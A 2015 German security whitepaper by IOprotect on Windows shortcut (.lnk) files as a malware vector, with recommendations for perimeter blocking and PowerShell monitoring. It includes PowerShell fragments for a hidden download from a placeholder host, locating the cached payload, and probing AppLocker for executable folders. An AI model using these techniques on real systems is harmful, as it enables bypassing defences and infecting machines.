Risiko Shortcut-Dateien

LNK-Dateien als Infektionsvektor

Juni 2015

Klassifikation:
Öffentliche Version

IOprotect GmbH
Huobstrasse 14
8808 Pfäffikon SZ
+41 (0)44 533 00 05
info@ioprotect.ch
www.ioprotect.ch

Zusammenfassung

Dateiverknüpfungen oder Shortcuts (.lnk) sind in der Windows-Welt nicht wegzudenken. Sie wurden und werden aber auch von Angreifern eingesetzt, um Systeme mit Schadcode zu infizieren – und dies nicht erst seit Stuxnet[1]. Allerdings könnten LNK-Dateien als Infektionsvektor in der Zukunft eine wesentlich grössere Rolle spielen.

Bekannte Angriffe via LNK-Dateien nutzten entweder eine Schwachstelle im Betriebssystem aus oder gelangten im Verbund mit der eigentlichen Schadsoftware auf ein Zielsystem. Das ist jedoch alles nicht notwendig. Ein Klick auf eine unverdächtige und unscheinbare LNK-Datei infiziert bereits ein System mit Schadcode, trotz aller Schutzmassnahmen auf Netzwerk- und Systemebene.

IOprotect zeigt in diesem Dokument auf, wieso LNK-Dateien an der Peripherie zu blockieren sind, die Verwendung von lokalen Speichermedien einzuschränken ist und das Security Monitoring Powershell-Aktivitäten einbeziehen sollte.

[1] http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Exploit%3aWin32%2fCplLnk.A

1 Einführung

Dateiverknüpfungen oder Shortcuts sind eigene Dateien, die auf eine andere Datei, ein Verzeichnis oder ein ausführbares Programm verweisen. Die Dateiendung ist .LNK. Ein einfaches Beispiel einer LNK-Datei sieht wie folgt aus:




Abbildung 1: Dateiverknüpfung unter Windows mit deren Eigenschaften

Schaut man sich die Eigenschaften dieser Datei an (rechter Mausklick → Eigenschaften), ist zu erkennen, dass die Dateiverknüpfung auf „C:\Users\user\Documents\test.txt“ verweist. Im konkreten Fall ist nicht angegeben, mit welchem Programm die Datei geöffnet werden soll. Es wird somit die vordefinierte Programmverknüpfung genommen, bei .txt-Dateien ist dies standardmässig Notepad.exe.

Dies lässt sich jedoch einfach ändern. Will man beispielsweise die Datei in WordPad öffnen, muss folgende Änderung im Feld „Target“ erfolgen:

```
"%ProgramFiles%\Windows NT\Accessories\wordpad.exe"
C:\Users\user\Documents\text.txt
```

Das Icon der Shortcut-Datei ändert sich ebenfalls:




Abbildung 2: Datei wird mit WordPad geöffnet

Folglich lassen sich damit beliebige, auf dem System befindliche Programme ausführen. Zudem können Argumente übergeben werden. Im Falle des WordPad-Beispiels ist dies der String:

```
C:\Users\user\Documents\text.txt
```

Mit der folgenden Zeile wird ein Command Prompt (cmd.exe) gestartet, der wiederum die Datei hallo.txt mit dem Inhalt „Welt“ auf dem Desktop erstellt:

```
C:\Windows\System32\cmd.exe /c echo Welt > "C:\Users\user\Desktop\hallo.txt"
```




Abbildung 3: Verknüpfung mit cmd.exe

Das Icon ändert sich wieder, kann aber über den Menüpunkt „Change Icon...“ beliebig angepasst werden:




Abbildung 4: Ändern des Icons




Abbildung 5: Datei erscheint, als würde es sich um eine Text-Datei handeln

Wird zusätzlich unter dem Menüpunkt „Run“ der Wert auf Minimized gesetzt, wird beim Doppelklicken kein Fenster sichtbar. Es ist nur kurzfristig auf der Taskleiste zu sehen, abhängig von der Programmdauer. Bei diesem kurzen Befehl erscheint gar kein Fenster, jedoch wird die Datei erstellt.

All dies ist nicht sonderlich spannend oder neu. Dennoch können unverdächtig aussehende LNK-Dateien als Infektionsvektor dienen.

2 LNK-Dateien als Infektionsvektor

Dass LNK-Dateien selbst bei angeblichen APT-Attacken als Infektionsvektor verwendet werden, ist unter anderem dem Report „The Desert Falcons Targeted Attacks“ von Kaspersky zu entnehmen[2]. Bei diesem Angriff senden deren Urheber eine RAR-Datei an die Opfer.




Abbildung 6: Opfer klickt auf die LNK-Datei, die via cmd.exe die Malware entpackt und ausführt

Diese RAR-Datei enthält diverse Dateien, unter anderem eine unverdächtig aussehende LNK-Datei mit angeblicher doc-Endung. Das Opfer muss in diesem Fall nicht auf eine ausführbare Datei klicken, sondern nur auf die unverdächtige LNK-Datei. Diese führt anschliessend via cmd.exe Befehle aus, entpackt die mit dem RAR-File mitgelieferte Malware und führt sie anschliessend aus.

Dieser Ansatz hat jedoch seine Limitationen: Die Malware wird mit dem RAR-File mitgeliefert und kann so einfacher detektiert werden. Des Weiteren sind RAR-/ZIP-Dateien nicht bei allen Unternehmen zugelassen und werden bereits an der Peripherie geblockt. Der Angriff funktioniert also nicht bei allen Unternehmen. Es geht jedoch unverdächtiger und ohne RAR-/oder ZIP-Datei.

[2] https://securelist.com/files/2015/02/The-Desert-Falcons-targeted-attacks.pdf

2.1 LNK-Datei als Dropper / Downloader

Eine LNK-Datei reicht um ein System mit Schadcode zu infizieren, wie gleich aufgezeigt wird. Es wird einzig davon ausgegangen, dass der Benutzer auf eine LNK-Datei klickt, die via E-Mail, Web oder USB-Stick auf den PC gelangt. Die Schadsoftware soll dabei nicht mit der LNK-Datei mitgeliefert werden. Die LNK-Datei nutzt zudem keine Schwachstelle aus und beinhaltet auch keinen bösartigen Code. Ebenfalls wird berücksichtigt, dass ein Unternehmen den üblichen IT-Grundschutz aufweist:

- RAR- und ZIP-Dateien werden via E-Mail und Web geblockt
- Ausführbare Dateien werden via E-Mail und Web geblockt
- Surfen im Internet ist nur nach erfolgter Authentifikation via Web-Proxy möglich
- AV-Schutz an der Peripherie und den Client-Systemen

Die LNK-Datei muss ein Client-System somit unter Berücksichtigung der oben aufgeführten Punkte kompromittieren. Wie soll dies möglich sein? Schliesslich können nur Programme ausgeführt werden, die sich bereits auf dem Client befinden.

2.1.1 LNK-Datei als Malware-Downloader


Analysiert man die Ausgangslage ist die Lösung ein sogenannter Malware-Downloader. Das heisst die LNK-Datei lädt den eigentlichen Schadcode aus dem Internet nach und führt ihn aus, notabene über eine funktionierende Proxy-Umgebung (Authentisierung / AV-Schutz) mit implementiertem Content-Filtering für ausführbare Dateien.

Der Command Prompt (cmd.exe) erscheint auf den ersten Blick als Kandidat Nummer 1 für die Umsetzung. Allerdings ist dieser zu wenig flexibel. Zudem sind besteht das Problem der fehlenden Proxy-Awareness.

2.1.2 Powershell to the rescue

Powershell ist weitaus mächtiger als der Command Prompt und auf aktuellen Windows-Systemen standardmässig installiert. Mit Powershell kann mit wenigen Zeilen Code auch Proxy-aware Verbindungen in das Internet aufgebaut werden. Mit diesem „Vorwissen“ lässt sich eine LNK-Datei erstellen, die bei einem Doppelklick bösartigen Schadcode via Internet nachlädt und ausführt. All

dies Web-Proxy-Aware und mit Content-Filtering Bypass für ausführbare Dateien. Die einzige Limitation scheint die Länge des Arguments für das Programm, also Powershell.exe, zu sein. Microsoft gibt folgenden Hinweis[3]:



IShellLink::SetArguments method

Sets the command-line arguments for a Shell link object.

Syntax

C++

```
HRESULT SetArguments(
  [in]  LPCTSTR pszArgs
);
```

Parameters

pszArgs [in]
Type: **LPCTSTR**

A pointer to a buffer that contains the new command-line arguments. In the case of a Unicode string, there is no limitation on maximum string length. In the case of an ANSI string, the maximum length of the returned string varies depending on the version of Windows—MAX_PATH prior to Windows 2000 and INFOTIPSIZE (defined in Commctrl.h) in Windows 2000 and later.

Abbildung 7: Länge des Command-Line Arguments

Der interessanteste Punkt: Wenn das Argument aus einem Unicode-String besteht, gibt es keine Längenbeschränkung. Perfekt für das oben skizzierte Angriffs-Szenario!

2.1.2.1 Schritt 1: Schadcode in IE-Cache laden

Mit den folgenden Code-Zeilen wird eine Datei via Powershell und dem Internet Explorer (hidden) heruntergeladen und in den Cache des Internet Explorers abgelegt:

```
$ErrorActionPreference = "SilentlyContinue";
$ie=New-Object -com InternetExplorer.application;
$ie.visible=$false
$ie.navigate("http://www.<domain>/<file>");
While ($ie.Busy) { Start-Sleep -Milliseconds 400 }
```

[3] https://msdn.microsoft.com/en-us/library/bb774954%28v=vs.85%29.aspx

Wichtig ist, dass es sich bei der Datei nicht um eine ausführbare Datei handelt, da diese sonst durch das Content-Filtering oder die AV-Lösungen geblockt wird. Es gibt unzählige Möglichkeiten, eine ausführbare Datei vorgängig in eine scheinbar sichere Datei (html, jpeg, css etc.) umzuwandeln und anschliessend auf dem Zielsystem mittels Powershell wieder in eine ausführbare Datei zu konvertieren.

2.1.2.2 Schritt 2: Datei lokal finden und in ausführbare Datei konvertieren

Temporäre Dateien werden beim Internet Explorer in unterschiedlichen Verzeichnissen abgelegt, die von vornherein jedoch nicht zu erraten sind. Hier ein Beispiel:

```
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet
Files\Low\Content.IE5\XKESZPJV
```

Die Datei wird ebenfalls nicht unter dem richtigen Namen abgelegt. Beispielsweise würde die Datei test.html als *test[1].html* abgelegt werden. Falls bereits einmal eine test.html-Datei heruntergeladen wurde, hiesse die zweite Datei *test[2].html* usw. Damit der Downloader unabhängig davon funktioniert, kann mit dem folgenden Powershell-Script nach dieser Datei gesucht werden und dies zuerst basierend auf der Dateigrösse:

```
$size=96254;
Get-ChildItem "c:\Users\" -Recurse -force -ErrorAction SilentlyContinue | where-
object {($_.Length -eq $size)}
```

Problem: Die Grösse alleine ist kein sicherer Hinweis, deshalb wird als letzter Check die Checksumme ermittelt und mit dem vorgängig bekannten Wert verglichen:

```
$size=96254;
$checksum='A4-C3-04-7F-36-71-C2-14-2B-3E-22-92-56-E3-C1-4A-5C-04-78-24';
Get-ChildItem "c:\Users\" -Recurse -force -ErrorAction SilentlyContinue | where-
object {($_.Length -eq $size)} |
    foreach-object {
        try {
                $path_to_file=$_.FullName;
                $md5 = new-object -TypeName
System.Security.Cryptography.SHA1CryptoServiceProvider
                $file_to_check = [System.IO.File]::OpenRead($path_to_file)
                $hash =
[System.BitConverter]::ToString($md5.ComputeHash($file_to_check))
                $file_to_check.Close()
                if($hash -match $checksum){
                    $file=$_.FullName;
                    $path=$_.DirectoryName;
                    return;
                }
                else {
```

```
                }
        }
        catch{
        }
    }
```

Damit wird die heruntergeladene Datei eindeutig ermittelt und kann wieder in eine ausführbare Datei zurück konvertiert werden. In den überwiegenden Unternehmensumgebungen wäre das Client-System bereits mit dem Schadcode infiziert. Der Leser wird sich allenfalls fragen weshalb nicht direkt der Vergleich auf eine Checksumme erfolgt? Antwort: Performance.

2.1.2.3 Schritt 3: Ausführbaren Ort ermitteln

Natürlich kann es sein, dass der eingeloggte Benutzer (der die LNK-Datei öffnet), nicht überall Dateien kopieren und ausführen kann. Im schlimmsten Fall besteht sogar ein Application Whitelisting mittels Windows eigenem AppLocker.

Doch auch dafür gibt es eine Lösung: Erfahrungsgemäss weisen solche Application Whitelisting-Lösungen auch Ausnahmen auf. Vor allem für das Engineering und den Support ist es häufig notwendig, irgendwo Verzeichnisse freizuschalten (beispielsweise für Software-Updates etc.). Mit Powershell kann ermittelt werden, wo der Benutzer grundsätzlich Dateien kopieren darf und ob im Verzeichnis ausführbare Rechte bestehen. Zuerst wird ermittelt, wo der Benutzer die vollständige Kontrolle über ein Verzeichnis hat (Users Allow FullControl). Falls dies nirgendwo der Fall ist, kann auch die Kombination von Rechten des Users und des Authenticated Users zum Ziel führen. Es gibt stets Verzeichnisse, wo der Benutzer die notwendigen Rechte für Veränderungen (Modify) und ausführbare Rechte (Read-and-Execute) hat. Bei jedem identifizierten Verzeichnis, dass diese Anforderungen erfüllt, wird die konvertierte Datei hinein kopiert und anschliessend die AppLocker-Policy für das exe ermittelt.

```
if((Get-AppLockerPolicy -Effective | Test-AppLockerPolicy -path $_\myfile.exe |
select PolicyDecision) -match "Allowed")
```

Ist das Ausführen erlaubt, wird die Datei ausgeführt. Falls nicht, wird das nächste Verzeichnis getestet usw.

2.2 LNK-Datei als RAT

Eine andere Möglichkeit besteht darin, den gesamten Powershell-Code in eine LNK-Datei zu packen. Im folgenden Video wird aufgezeigt, wie ein einfaches aber effizientes Remote Administration Tool (RAT) via Powershell implementiert und via LNK-Datei auf ein System geschleust wird. Natürlich kann der gesamte Angriff so konzipiert werden, dass das Icon nur sehr kurz auf der Taskleiste erscheint. IOprotect hat ein Demovideo erstellt, das diesen Angriff auch visuell aufzeigt:

http://www.ioprotect.ch/video/Risk_LNK_Files.mp4

3 Fazit

Es braucht nicht zwingend ein 0-Day oder eine bereits bekannte Software-Schwachstelle, um ein Unternehmen erfolgreich zu kompromittieren. Wie im vorliegenden Beispiel aufgezeigt genügen bereits vorhandene Bordmittel wie LNK-Dateien, Powershell etc.

Die Angriffssimulationen von IOprotect beinhalten auch Szenarien, welche Angriffe über speziell präparierte LNK-Dateien abdecken. Die Resultate sprechen für sich: Die Schutzmassnahmen sind wirkungslos. Weder die AV-Software auf dem Web-Proxy oder den Client-Systemen noch die Content Filtering Massnahmen greifen in diesem Fall. Es ist ein leichtes, über diesen Weg ein Remote Administrations Tool (RAT) auf dem Client zu installieren, womit dieser vom Internet her vollständig kontrolliert werden kann – dies trotz funktionierender Proxy-Infrastruktur und Content Filtering.

Bei vielen Firmen werden LNK-Dateien zumindest auf dem E-Mail-Weg geblockt, jedoch nicht via Web. Werden ZIP-Dateien zugelassen, kann eine LNK-Datei natürlich auch über diesen Weg auf ein System gelangen. Zu guter Letzt bleiben noch die lokalen Speichermedien (USB-Sticks), die ebenfalls solch unscheinbare LNK-Dateien enthalten können.

4 Empfehlungen

Angriffsverfahren entwickeln sich stetig weiter. Massnahmen die vor einigen Jahren oder Monaten funktionierten, können mit neuen Entwicklungen nicht mehr Schritt halten und bleiben wirkungslos. IOprotect empfiehlt deshalb, das bestehende Content Filterkonzept und deren Implementierung periodisch zu überprüfen und den aktuellen Bedrohungen anzupassen.

Zudem ist IOprotect ein grosser Befürworter eines dedizierten Security Monitorings (beispielsweise mittels Splunk) basierend auf sogenannten Szenarien. In diesem spezifischen Fall sind unübliche Powershell-Aktivitäten ein solches Szenario. Damit lassen sich Indikatoren festlegen und ungewollte Aktivitäten detektieren.